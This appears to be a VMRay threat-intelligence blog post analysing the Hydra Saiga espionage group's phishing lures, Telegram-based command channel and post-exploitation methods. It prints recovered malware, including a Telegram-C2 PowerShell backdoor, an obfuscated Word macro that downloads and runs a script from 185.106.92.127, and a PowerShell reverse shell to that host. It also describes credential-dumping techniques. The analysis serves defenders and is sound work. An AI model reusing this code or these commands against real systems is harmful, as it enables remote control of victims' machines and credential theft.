

Hydra Saiga: Covert Espionage and Infiltration of Critical Utilities

 vmray.com/hydra-saiga-covert-espionage-and-infiltration-of-critical-utilities

Fatih Cam

February 24, 2026



12 minutes read

TLP: Green ●

Disclaimer:

At VMRay, we believe in supporting the broader research community, as we know that collective intelligence is our best defense. To that end, we recently **collaborated with** independent researcher **Pol Thill** on a deep-dive investigation into a series of complex campaign clusters. Utilizing also evasion-resistant sandboxing capabilities of [VMRay DeepResponse](#), his work has been instrumental in attributing these actions to **Hydra Saiga / Yorotrooper**.


IOCs & TTPs from this research have been made available within [VMRay UniqueSignal Threat Intelligence Feed](#).

Key highlights:

Active Presence: Hydra Saiga (also known as Yorotrooper or ShadowSilk) has been active since at least 2021 and remains a significant, resilient threat as of late 2025.

Geopolitical Alignment: The group demonstrates a clear state-sponsored agenda by targeting critical water and energy infrastructure in Central Asia, directly mirroring Kazakhstan's strategic interests.

Widespread Impact: Analysis identified at least 34 compromised organizations across 8 countries, with reconnaissance activity extending to over 200 additional targets globally.



VICTIMOLOGY

Europe:

Countries: Bulgaria, Slovakia, Netherlands, Greece, Czechia

Industries: Government, Energy, Manufacturing, Education, Legal

CIS:

Countries: Russia, Turkmenistan, Kyrgyzstan, Azerbaijan, Georgia, Mongolia, Tajikistan, Uzbekistan, Armenia, Belarus

Industries: Government, Energy, **Water (unique to this region)**, Healthcare, Legal, Manufacturing

Middle East & Africa:

Countries: Morocco, Turkey, South Africa, Egypt, Iran, Oman

Industries: Government, Energy, Manufacturing, Aviation (Unique to this region)

South Asia:

Countries: Afghanistan, Pakistan, Indonesia, Bangladesh, Thailand, India, Singapore

Industries: Government, Energy, Healthcare, Legal, Manufacturing

South America:

Countries: Brazil, Argentina, Peru, Colombia


Industries: Energy, Legal, Healthcare, Manufacturing

Attribution Clues: Forensic patterns—specifically a UTC+5 working schedule and inactivity during Kazakhstani national holidays—strongly link the group's operations to Kazakhstan.

Telegram as Command-and-Control: A defining characteristic of the group is the use of the Telegram Bot API for C2 communication, allowing easy setup and operation of their implants.

Evolving Toolkit: The actor employs a mix of custom implants (written in Rust, Go, and Python) and “Living off the Land” techniques, recently adapting to bypass modern defenses like Chrome's app-bound encryption.

Critical OPSEC Failures: Operators committed significant security blunders, including infecting their own staging machines with their own implants, which exposed their browser histories, search queries, and internal infrastructure details.



HYDRA SAIGA: COVERT ESPIONAGE AND INFILTRATION OF CRITICAL UTILITIES

Hydra Saiga, also known as Yorotrooper[1], ShadowSilk[2], and Silent Lynx[3], is a suspected Kazakhstani state-sponsored threat actor, targeting government, energy and critical infrastructure in Central Asia, Europe and the Middle East. Active since at least 2021, Hydra Saiga is known for their use of the Telegram Bot API to establish C2 communication, using commodity implants such as Havoc or resocks, but also developing their own payloads written in Python, PowerShell, Golang, and Rust.

This blog post focuses on the recent post-exploitation activity of the actor as opposed to their initial access operations, which have been well covered, as well as diving into attribution, exploring the connection to the Tomiris[4] cluster, and the location of operators. The “Hydra Saiga” name for the threat cluster originated from their affinity for going after organisations linked to water resources, as well as their focus on Central Asia, with the Saiga antelope being one of the most unique animals inhabiting the Central Asian steppe.



INFECTION VECTORS

First Campaign

The first Hydra Saiga activity observed was in December 2024, when a file called “Letter from the Permanent Representative of Turkmenistan to the UN addressed to the UN Secretary General regarding the launch.exe” was uploaded to VirusTotal. This executable and its functionalities have been described in detail by Seqrite in their blog post about Silent Lynx[3]. It acts as a loader for a PowerShell backdoor using Telegram-as-a-C2 to communicate. [Sandbox analysis in VMRay Platform](#) (Figure 1) shows the key behavioral markers (VTIs) of this loader:

- Executing a PowerShell script from an executable
- Attempt to bypass PowerShell's execution policy and skip loading profiles
- DNS request to Telegram API

VMRay Threat Identifiers (7 rules, 7 matches)			
	Score	Category	Operation
▼	4/5	Execution	Executes encoded PowerShell command
(Process #1) zoz.exe executes base64-encoded PowerShell command. ...			
▶	4/5	Reputation	Malicious file detected via reputation
▼	3/5	Defense Evasion	Bypasses PowerShell execution policy
(Process #1) zoz.exe bypasses PowerShell execution policy via (Process #2) powershell.exe. ...			
▼	2/5	Defense Evasion	Executes PowerShell without default profile
(Process #1) zoz.exe spawned (Process #2) powershell.exe with -NoProfile command line parameter. ...			
▶	1/5	Hide Tracks	Creates process with hidden window
▼	1/5	Network Connection	Performs DNS request
(Process #2) powershell.exe resolves hostname "api.telegram.org" to IP "149.154.166.110". ...			
▶	1/5	Network Connection	Connects to remote host

Figure 1: Flagged key behaviors | VMRay Platform

The base64 blob decodes to the fully functional PowerShell backdoor (Figure 2 and 3), using the /getUpdates Telegram Bot API endpoint to receive new commands from its operators and implementing functionality to upload and download files from an operator-controlled Telegram chat.

By pivoting on the defense evasion behaviour seen in Figure 2, a host of other samples of this initial loader were revealed, dating back to August 2024, with some of them packaged in ISO or RAR files and attached to malicious phishing emails, sent from previously compromised email accounts.

Process #2: powershell.exe		9272 1210
Information	Value	
ID	#2	
File Name	c:\windows\system32\windowspowershell\v1.0\powershell.exe	
Command Line	powershell -NoProfile -ExecutionPolicy Bypass -e "JABUAG8AwBLAG4ATAA9ACAAIgA3ADkAM0A5ADqANwAwADEANqA4ADoAQ0BBAEgARqBRAHgaWQA3AGsAAABVAEgAMgBuAqgBFAEEAcwAtADIAxU84ADAACvBPADQaagB5AECANgBXADEAMgBrACIACgQAcaBzADoALwAvAGEAcABpA...	Download Command Download Base-64 Decoded Command
Initial Working Directory	C:\Users\OqXZRaykm\Desktop\	
Monitor	Start Time: 00:02:22, Reason: Child Process	
Unmonitor	End Time: 00:07:20, Reason: Terminated by timeout	
Monitor Duration	00:04:57	
Return Code	Unknown	

Figure 2: Executed powershell command | VMRay Platform

```

cmd_line_2_decoded.txt
1 $Token = "7919870168:AAHFQxY7khUH2nxB As-2_x0sO4jRG6W12k"
2 $URL = "https://api.telegram.org/bot{0}" -f $Token
3 $lastID = 123
4 $sleepTime = 2
5 $identifier = -join ((48..57) | Get-Random -Count 5 | % {[char]$_})
6
7 function Invoke-BotCmd {
8     param (
9         $command
10     )
11     try {
12         $result = Invoke-Expression($command)
13     }
14     catch {
15         $result = $Error[0].Exception
16     }
17     $res = "[ $identifier ]%0D%0A"
18     $result | ForEach-Object {$res += [string]$_ + "%0D%0A"}
19
20     if($res -eq ""){
21         $lastID = $updateid
22         continue
23     }
24     if($res.Length -gt 4095){
25         for ($i = 0; $i -lt $res.Length / 4095; $i++) {
26             $begin = $i * 4095
27             $end = $begin + 4094
28             if($end -gt $res.Length){
29                 $end = $res.Length
30             }
31             $data = "chat_id=$from&text=" + $res[$begin..$end]
32             $URI = "$URL/sendMessage?$data"
33             Invoke-WebRequest -Uri $URI > $null

```

Figure 3: Base64 decoded command




Figure 4: Network communication with Telegram API via Nonintrusive TLS visibility | VMRay Platform (note: the bot token has already been revoked, that's why we get 401 as return value from Telegram.)

The archive files sometimes contained decoy documents, referencing events or organisations in the region:



O'ZBEKISTON RESPUBLIKASI PREZIDENTINING
QARORI

2023 yil «10» oktyabr.

№ППП-329

О мерах по коренному реформированию сферы
железнодорожного транспорта Республики Узбекистан

В целях реформирования сферы железнодорожного транспорта, создания здоровой конкурентной среды, широкого привлечения в отрасль частного сектора, цифровизации бизнес-процессов, внедрения современных методов управления, а также эффективного использования транзитного потенциала республики:

1. Определить приоритетными задачами поэтапного реформирования сферы железнодорожного транспорта:

United Nations Nations Unies
Economic and Social Commission for Asia and the Pacific

REFERENCE: OES/8.9/2024-00178

Nineteenth session of the SPECA Working Group on Trade
Samarkand, Uzbekistan, 3 April 2024

The secretariat of the Economic and Social Commission for Asia and the Pacific (ESCAP) presents its compliments to the States members of the United Nations Special Programme for the Economies of Central Asia (SPECA) and has the honour to invite their representatives to the nineteenth session of the SPECA Working Group on Trade, organized in collaboration with the Economic Commission for Europe. The session will be held in Samarkand, Uzbekistan on 3 April 2024.

The nineteenth session of the Working Group on Trade will follow the Eleventh Asia-Pacific Trade Facilitation Forum, to be held on the theme "Leveraging Digitalization for Sustainable Supply Chains" from 1 to 3 April 2024. A separate invitation to participate in person in the Eleventh Forum has been sent to the relevant trade facilitation focal points of member States (see enclosure). The nineteenth session of the Working Group on Trade will be held in a hybrid format to accommodate those who are unable to attend in person. Additional details are available at <https://unesap.org/events/2024/nineteenth-session-speca-working-group-trade>.

Figure 5: Decoy documents referencing regional organizations/events used by Hydra Saiga

Second Campaign

By pivoting on one of the IP addresses Hydra Saiga used during post-exploitation activity to host payloads, 185.106.92[.]127, a second initial infection vector was uncovered. This vector originated from a Phishing email.

Fwd:2024_12_17-01 -PAR- 739.rar

Mohammad Wassem <natalnayayevgenevna@mail.ru>
An: Mahmood AlShukri

ⓘ Sie haben diese Nachricht am 12/12/2024 06:23 weitergeleitet.

2024_12_17-01 -PAR- 739.rar
.rar Datei

Antworten Allen antworten Weiterleiten ...
Wed 11/12/2024 16:32

أرسل هذا البريد الإلكتروني من خارج شبكة خدمة عمان للسفارات. لا تفر علم الروابط أو تقوم بتحميل المرفقات ما لم تتعرف علم المرسل وتكون آمن المحتوى من تشييبه.
CAUTION: This email originated from outside ROP. Do not click links or download attachments unless you recognize the sender and know the content is safe.

Dear Colleagues,
Hope all these enclosed documents meet your requirements.

Personal password: 77362
Regards,
Thank you so much for your reply and your effort.
Kind Regards,
Mohammed Wassem
M.Sc. River & Hydraulics Engineering
Assistant Researcher at Nile Research Institute

Figure 6: Phishing email targeting Royal Oman Police

The email was sent from the address natalnayayevgenevna@mail[.]ru masquerading as a researcher from the Nile Research Institute and was addressed to the Royal Oman Police. The password-protected RAR attachment contained a [Word document called “\(003\) 2024 إنجازات الربع الثالث.doc”](#) running a malicious Macro upon opening. Submitting this again to VMRay allows us to see key behavioural clues.

VMRay Threat Identifiers (10 rules, 11 matches)

	Score	Category	Operation
▶	4/5	Network Connection	Connects to remote host
▶	4/5	Reputation	Malicious file detected via reputation
▼	4/5	Execution	Document tries to create process
• Document creates (process #2) powershell.exe. ...			
▶	3/5	Network Connection	All network connection attempts failed
▶	2/5	YARA	Suspicious content matched by YARA rules
▼	2/5	Obfuscation	Document contains obfuscated macros
• C:\Users\RDhJ0CNFevzX\Desktop\003) إنجازات الربع الثالث 2024.doc contains an obfuscated macro. ...			
▶	2/5	Execution	Office macro uses an execute function
▼	2/5	Execution	Executes macro on specific event
• Executes macro automatically on target "document" and event "open". ...			
▶	1/5	Discovery	Query OS Information
▶	1/5	Execution	Contains suspicious Office macro

Figure 7: Flagged key behaviours: creation of PowerShell process form a document, obfuscated macros and execution of macros on event "open"




Figure 8: Screenshot of the Malicious Word document

The Macro downloads a PowerShell script from the previously mentioned IP and executes it.

Behavior Information - Grouped by Category		
»	Process #1: winword.exe	13 0
»	Process #2: powershell.exe	719 19
	Information	Value
	ID	#2
	File Name	c:\windows\system32\windowspowershell\v1.0\powershell.exe
	Command Line	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" iwr 185.106.92.127/update.ps1 iex ***
	Initial Working Directory	C:\Users\RDhJOCNFeVzX\Desktop\
	Monitor	Start Time: 00:02:05, Reason: Child Process
	Unmonitor	End Time: 00:04:08, Reason: Terminated
	Monitor Duration	00:02:02
	Return Code	1

Figure 9: The creation of the PowerShell process from the Word and shows the command line arguments used to download the next stage payload.

VBA Macros (1)

Macro #1: NewMacros

ORIGINAL CODE

```
Attribute VB_Name = "NewMacros"
Private Function uGxaxIDnwsdD(IWUktbnjwGwD As Variant, guIqffZomDv1GP As Variant)
Dim VVurRpCkroxvpd As String
VVurRpCkroxvpd = ""
For i = LBound(IWUktbnjwGwD) To UBound(IWUktbnjwGwD)
VVurRpCkroxvpd = VVurRpCkroxvpd & Chr(guIqffZomDv1GP(i) Xor IWUktbnjwGwD(i))
Next
uGxaxIDnwsdD = VVurRpCkroxvpd
End Function
Sub AutoOpen()
Call JyUthxEfeUQwOZF
End Sub
Sub JyUthxEfeUQwOZF()

Set wPnsybCxfbCqxs = CreateObject(uGxaxIDnwsdD(Array(35, (8 + 82), (133 + (33 - 10)), (30 + 210), ((26 - 13) Xor (140 - 62)), ((247 - 107) Xor 88), ((334 - 142) + (46 - 11)), (32 Xor (2 + 62)), ((77 - 10) Xor (331 - 160)), 169, (37 + 27), ((264 - 118) + (159 - 50)), 134), Array((96 + 20), 9, ((133 + 2) Xor 120), 130, (74 - 32), (291 - 127), 151, 78, ((32 - 6) Xor 161), ((44 - 1) + 150), (62 - 25), (157 - 10), (445 - 211))))
wPnsybCxfbCqxs.Run uGxaxIDnwsdD(Array(50, 71, (7 + 47), (28 + (11 - 5)), 58, (92 Xor (66 + 132)), (187 + 55), (((18 - 5) + 47) Xor ((80 - 37) + (88 - 35))), (38 - 10), 144, 11, 105, (263 - 17), 42, 73), Array(((56 - 7) + 17), (28 Xor 52), 65, 71, 72, ((7 - 1) + 227), 154, 57, 112, 252, (4 Xor ((32 - 2) + (4 - 1))), 12, (142 + (0 - 0)), (39 Xor 104), 105)) & _
uGxaxIDnwsdD(Array(185, 224, 152, 118, (4 + (2 - 1)), (288 - 125), (73 - 35), 160, 99, ((322 - 152) Xor ((82 - 3) + 10)), (264 - 57), 42, 245, 124, (12 Xor 25)), Array((189 Xor (64 + 45)), ((78 - 33) + (137 - 31)), 234, ((43 - 16) Xor 77), (50 Xor 6), 155, (7 + 12), 142, (66 Xor 16), (343 - 148), 249, ((2 + 1) Xor 7), (39 + (194 - 29)), (70 Xor (6 + 2)), (((12 - 4) + (22 - 2)) Xor (27 + 12)))) & _
uGxaxIDnwsdD(Array(25, (495 - 245), 242, 224, (88 + 87), (27 + 94), 0, (((118 - 45) Xor 27), 155, 207, (18 + 89), 141, (94 + 39), 234, (43 + 62)), Array((58 - 18), (277 - 77), (384 - 187), 207, (294 - 76), (9 + (0 - 0)), (123 - 23), (21 + 30), 239, 170, 69, (158 + (189 - 94)), ((147 + 17) Xor 82), 219, 73)) & _
uGxaxIDnwsdD(Array(246, ((151 - 20) + 77), 57, (288 - 140), 3), Array(138, (238 Xor (24 + 6)), 80, 241, (78 + 45))), 0
End Sub
```

Figure 10: The Macros extracted | VMRay Platform

```
1 Rem Attribute VBA_ModuleType=VBAModule
2 Option VBASupport 1
3
4 Sub AutoOpen()
5     Call JyUthxEfeUQwOZF
6 End Sub
7
8 Sub JyUthxEfeUQwOZF()
9     Set shell = CreateObject("WScript.Shell")
10    shell.Run "powershell.exe iwr 185.106.92.127/update.ps1 | iex", 0
11 End Sub
```

Figure 11: Deobfuscated malicious Macro

C:\Users\IRDhJOCNFeVzX\Desktop\003 2024 المجازات الرابع الشك.doc

Sample File

Word Document

MALICIOUS

...

MIME Type

application/msword

File Size

57.00 KB

MD5

25524248a3dc675a9908da6c3b0342a3

SHA1

811c1e4b2354a560a7b023800971aab5079846f3

SHA256

f78dad5a95bb01f14c822addc8e4ec17b3c95b7e42f27f68f678fb43a9e56d63

SSDeep

768:EQHKOW1xPwwtNyrD6xz99r3YCOqyhzTqXPrt0rD63BICO

ImpHash

-

» File Reputation Information

» Office Information

Creator

yaadzrr

Last Modified By

Admin

Revision

2

Create Time

2024-12-05 12:36 (UTC+1)

Modify Time

2024-12-06 10:40 (UTC+1)

Codepage

ANSI_Latin1

Application

Microsoft Office Word

Figure 12: Metadata from the Office document such as creation date and author

The downloaded PowerShell script is a simple obfuscated backdoor that executes attacker-provided commands on the host using Invoke-Expression and sends the result back to the same IP.

```

1 $client = New-Object System.Net.Sockets.TCPClient("185.106.92.127", 443)
2 $stream = $client.GetStream()
3 [byte[]]$buffer = 0..65535 | %{}
4
5 while(($bytesRead = $stream.Read($buffer, 0, $buffer.Length)) -ne 0){
6     $command = New-Object System.Text.ASCIIEncoding.GetString($buffer,0, $bytesRead)
7
8     $output = (Invoke-Expression $command) 2>&1 | Out-String
9
10    $prompt = 'PS ' + (Get-Location).Path + '> '
11    $finalOutput = $output + $prompt
12
13    $bytesToSend = ([text.encoding]::ASCII).GetBytes($finalOutput)
14    $stream.Write($finalOutput,0,$finalOutput.Length)
15    $stream.Flush()
16 }
17 $client.close()

```

Figure 13: Deobfuscated PowerShell backdoor

Unfortunately, subsequently issued commands could not be recovered, however the IP also hosted a Meterpreter executable around the time this campaign was going on.

POST-EXPLOITATION ACTIVITY

We were able to capture the commands sent by the operators to the backdoors using Telegram-as-a-C2, which informed this research on post-exploitation behaviour. This reveals a highly manual, hands-on-keyboard operation. Operators rely heavily on sequential, non-scripted execution of standard Windows utilities (Living Off the Land or LotL) for every stage of the intrusion lifecycle, from credential harvesting (e.g., LSASS dumps) to final exfiltration (e.g., curl commands). The analysis below is structured according to the techniques observed in this manual command stream.

1 Host	Severity	HTTP Requests (2831)	DNS Requests (2)	TCP Sessions (28)	WHOIS				
api.telegram.org	443	Method	URL	Response	Dest. IP	Dest. Port	Verdict		
		GET	https://api.telegram.org/bot7919870168:AAHFQxY7khUH2mx8_As-2...	-	-	443	CLEAN		
		GET	https://api.telegram.org/bot7919870168:AAHFQxY7khUH2mx8_As-2...	-	-	443	CLEAN		
		GET	https://api.telegram.org/bot7919870168:AAHFQxY7khUH2mx8_As-2...	-	-	443	CLEAN		
		GET	https://api.telegram.org/bot7919870168:AAHFQxY7khUH2mx8_As-2...	-	-	443	CLEAN		
		GET	https://api.telegram.org/bot7919870168:AAHFQxY7khUH2mx8_As-2...	-	-	443	CLEAN		
		GET	https://api.telegram.org/bot7919870168:AAHFQxY7khUH2mx8_As-2...	-	-	443	CLEAN		
		GET	https://api.telegram.org/bot7919870168:AAHFQxY7khUH2mx8_As-2...	-	-	443	CLEAN		
		Request							
		General Information							
		Timestamp	1768400704.370000						
		URL	https://api.telegram.org/bot7919870168:AAHFQxY7khUH2mx8_As-2_x0s04jRG6W12k/getUpdates						
		Original URL	https://api.telegram.org/bot7919870168:AAHFQxY7khUH2mx8_As-2_x0s04jRG6W12k/getUpdates						
		Version	HTTP 1.1						
		Method	GET						

Figure 14: VMRay highlighting Telegram Bot API traffic





Figure 15: Operator commands used to establish persistence

Hydra Saiga mainly established persistence through scheduled tasks and manipulating registry keys. The executables that would be executed by these mechanisms were mostly versions of the PowerShell Telegram-as-a-C2 backdoor.

Credential Access






Figure 16: Operator commands to capture user credentials

To prepare for lateral movement and privilege escalation, Hydra Saiga operators used a plethora of techniques, from simply exfiltrating a file called “passwords.txt” found on the victim’s Desktop, to using the open-source tool [FakeLogonScreen](#)[6] which displays a fake Windows logon screen to capture a victim’s password. Operators were also observed exporting SAM and SECURITY hives to try and crack password hashes as well as enabling WDigest to store credentials in plaintext and then dumping LSASS memory to try and extract them.

